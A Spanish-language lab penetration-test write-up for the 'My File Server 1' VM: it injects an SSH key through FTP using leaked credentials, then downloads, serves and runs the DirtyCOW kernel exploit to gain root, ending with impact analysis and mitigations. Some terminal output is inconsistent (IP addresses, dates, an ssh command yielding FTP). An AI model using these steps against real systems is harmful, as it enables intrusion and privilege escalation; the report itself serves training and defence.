Inyección de clave pública

Tras generar las claves locales, se accedió al servicio FTP utilizando las credenciales descubiertas (smbuser / rootroot1). Aprovechando los permisos de escritura del directorio personal del usuario, se creó el directorio oculto .ssh y se transfirió la clave pública local, guardándola bajo el nombre authorized_keys. Esta técnica de inyección permite eludir la autenticación tradicional y establecer una sesión interactiva en el sistema mediante SSH utilizando la clave privada del atacante.

```
[kali@kali]:~$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519):
Enter passphrase for '/home/kali/.ssh/id_ed25519' (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_ed25519
Your public key has been saved in /home/kali/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:qK023XaQp0bfCQMc0tXx+XzFlb1w4Wb3PvU1 kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|      .      |
|      o      |
|      .      |
|      .      |
|      .      |
|      .      |
|      .      |
|      .      |
|      .      |
|      .      |
+-----+-----+
[SHA256]

[kali@kali]:~$ ssh 192.168.56.184
Connected to 192.168.56.184.
220 (vsftpd 2.0.3)
Name (192.168.56.184:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /home/kali/.ssh/id_ed25519.pub remote: authorized_keys
local: /home/kali/.ssh/id_ed25519.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||500|).
150 Ok to send data.
100% |#####| 91 683.59 KIB/s 00:00 ETA
226 Transfer complete.
91 bytes sent in 0.00s (18.81 KIB/s)
ftp>
```

Finalmente, se procedió a establecer la conexión remota a través del protocolo SSH. Al proporcionar la ruta de la clave privada local, el servidor validó la firma criptográfica autorizada en el paso anterior y concedió el acceso sin requerir la contraseña interactiva. Esto resultó en la obtención exitosa de una consola de comandos (shell) dentro del servidor objetivo, completando la fase de acceso inicial.


```
kali:linux-2026.2-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

smbuser@fileserv:~$
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
[kali@kali]:~$ ssh -i /home/kali/.ssh/id_ed25519 smbuser@192.168.56.184
The authenticity of host '192.168.56.184 (192.168.56.184)' can't be established.
ED25519 key fingerprint is: SHA256:c0m0tG4v0Xl5g3u0ZgVWVXzps4Zi+ACBgdZw78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.184' (ed25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to 'store now, decrypt later' attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               www.armorinfusec.com                               #
#                               My file Server - 1                               #
#                               Designed By :- Akanksha Sachin Verma             #
#                               Twitter :- @akankshahavmasv                     #
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserv ~]$
```

Escalada de Privilegios y Compromiso Total

Tras confirmar la vulnerabilidad del kernel, se introdujo el código fuente del exploit para CVE-2016-5195 (DirtyCOW) en el servidor. El código se compiló exitosamente utilizando el compilador nativo gcc con las directivas necesarias para el manejo de hilos (-pthread). Al ejecutar el binario resultante, el exploit aprovechó la condición de carrera en el sistema de memoria, logrando sobrescribir los binarios de autenticación del sistema.

Como resultado, se obtuvo una sesión interactiva con privilegios máximos (superusuario/root). Para validar el compromiso total del sistema, se accedió al directorio restringido /root y se extrajo el archivo confidencial proof.txt, comprobando la intrusión de extremo a extremo.



```
kali@kali:~$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. See man pages for interfaces(8) and
# iproute2(8).

# Interface configuration for eth0
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
aut qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:5a:27:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.4/24 brd 192.168.56.255 scope global dynamic noprefixrout
e eth0
        valid_lft 383sec preferred_lft 383sec
        inet6 fe80::fa13:ed6c:3a00:8597/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:a5:b6:12 brd ff:ff:ff:ff:ff:ff
    inet 172.16.78.139/21 brd 172.16.79.255 scope global dynamic noprefixrout
e eth1
        valid_lft 2184sec preferred_lft 2184sec
        inet6 fe80::5b47:508f:d51c:6d76/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

kali@kali:~$
```

```
kali@kali:~$ zsh: corrupt history file /home/kali/.zsh_history
kali@kali:~$ ls -l 40616.c
ls: cannot access '40616.c': No such file or directory
kali@kali:~$ find -type f -name "40616.c" 2>/dev/null
kali@kali:~$ wget https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
--2016-10-01 21:30:21--  https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.108.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/plain]
Saving to: '40616.c'

40616.c      100%[=====]  4.85K  --.-KB/s  in 0s
2016-10-01 21:30:25 (15.0 MB/s) - '40616.c' saved [4963/4963]

kali@kali:~$ ls -l 40616.c
-rw-rw-r-- 1 kali kali 4963 Oct 1 21:30 40616.c
kali@kali:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.104 - - [01/Oct/2016 21:30:26] "GET /40616.c HTTP/1.1" 200 -
```

```
[root@fileserv root]# ls
proof.txt
[root@fileserv root]# Read from remote host 192.168.56.104: Connection reset by peer
Connection to 192.168.56.104 closed.
Client loop: send disconnect: Broken pipe

kali@kali:~$ ssh -i /home/kali/.ssh/id_ed25519 smbuser@192.168.56.104
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec
#                               www.armourinfosec.com
#                               My File Server - 1
#                               Designed By :- Akanksha Sachin Verma
#                               Twitter    :- @akankshavermasv
#####
Last login: Fri Oct 2 07:41:27 2016 from 192.168.56.4
[smbuser@fileserv ~]$ ./upslp
DirtyCOW root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 27832
Racing, this may take a while...
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
[root@fileserv smbuser]# cd /root
[root@fileserv root]# ls
proof.txt
[root@fileserv root]# cat proof.txt
Best of Luck
af52ee63b03cb7fc6dd146331594a43
[root@fileserv root]#
```

Análisis de Impacto (Modelo CIA)

La cadena de vulnerabilidades explotada en el servidor "My File Server 1" resulta en un compromiso crítico del sistema, afectando severamente los tres pilares de la seguridad de la información:

- **Confidencialidad (Crítico):** Al obtener acceso como superusuario (root), un atacante tiene visibilidad irrestricta de todos los archivos del sistema, bases de datos de usuarios, credenciales almacenadas y datos corporativos.
- **Integridad (Crítico):** El atacante posee los privilegios necesarios para modificar registros del sistema (logs) para borrar su rastro, alterar configuraciones, instalar puertas traseras o manipular información crítica.
- **Disponibilidad (Alto):** El control total permite a un actor malicioso detener servicios, eliminar sistemas de archivos enteros o secuestrar el servidor para ataques de denegación de servicio (DDoS) o despliegue de ransomware.

Recomendaciones Técnicas de Mitigación

Para asegurar el servidor y mitigar la cadena de ataque demostrada, se recomiendan las siguientes acciones inmediatas:

1. **Actualización del Kernel:** Aplicar parches de seguridad y actualizar el sistema operativo a una versión que mitigue la vulnerabilidad CVE-2016-5195 (DirtyCOW).
2. **Hardening del servicio FTP:** Deshabilitar el inicio de sesión anónimo (anonymous_enable=NO en vsftpd) y restringir los permisos de escritura en los directorios públicos.
3. **Aseguramiento de Autenticación SSH:** Deshabilitar la autenticación por contraseña (PasswordAuthentication no) y permitir únicamente el acceso mediante claves SSH públicas con permisos estrictos en los directorios .ssh.
4. **Gestión de Credenciales y Sanitización:** Revocar inmediatamente la contraseña "rootroot1", eliminar el archivo readme.txt de los recursos compartidos y auditar todas las cuentas de usuario.

Tabla Resumen de Hallazgos

Hallazgo	Nivel de Riesgo	Descripción Técnica	Impacto
Configuración Insegura de FTP	Medio	Servicio vsftpd configurado para permitir acceso anónimo con permisos de escritura en directorios locales.	Permitió la inyección de archivos no autorizados (clave pública SSH) en el servidor.
Credenciales Expuestas	Alto	Archivo de texto (readme.txt) en recurso compartido con credenciales en texto plano para el usuario smbuser.	Concedió acceso inicial validado a un usuario externo, eludiendo mecanismos de fuerza bruta.
Kernel Vulnerable (CVE-2016-5195)	Crítico	Sistema operativo ejecutando una versión de kernel antigua (3.10) susceptible a la condición de carrera DirtyCOW.	Permitió a un usuario sin privilegios escalar a superusuario (root), comprometiendo totalmente el sistema.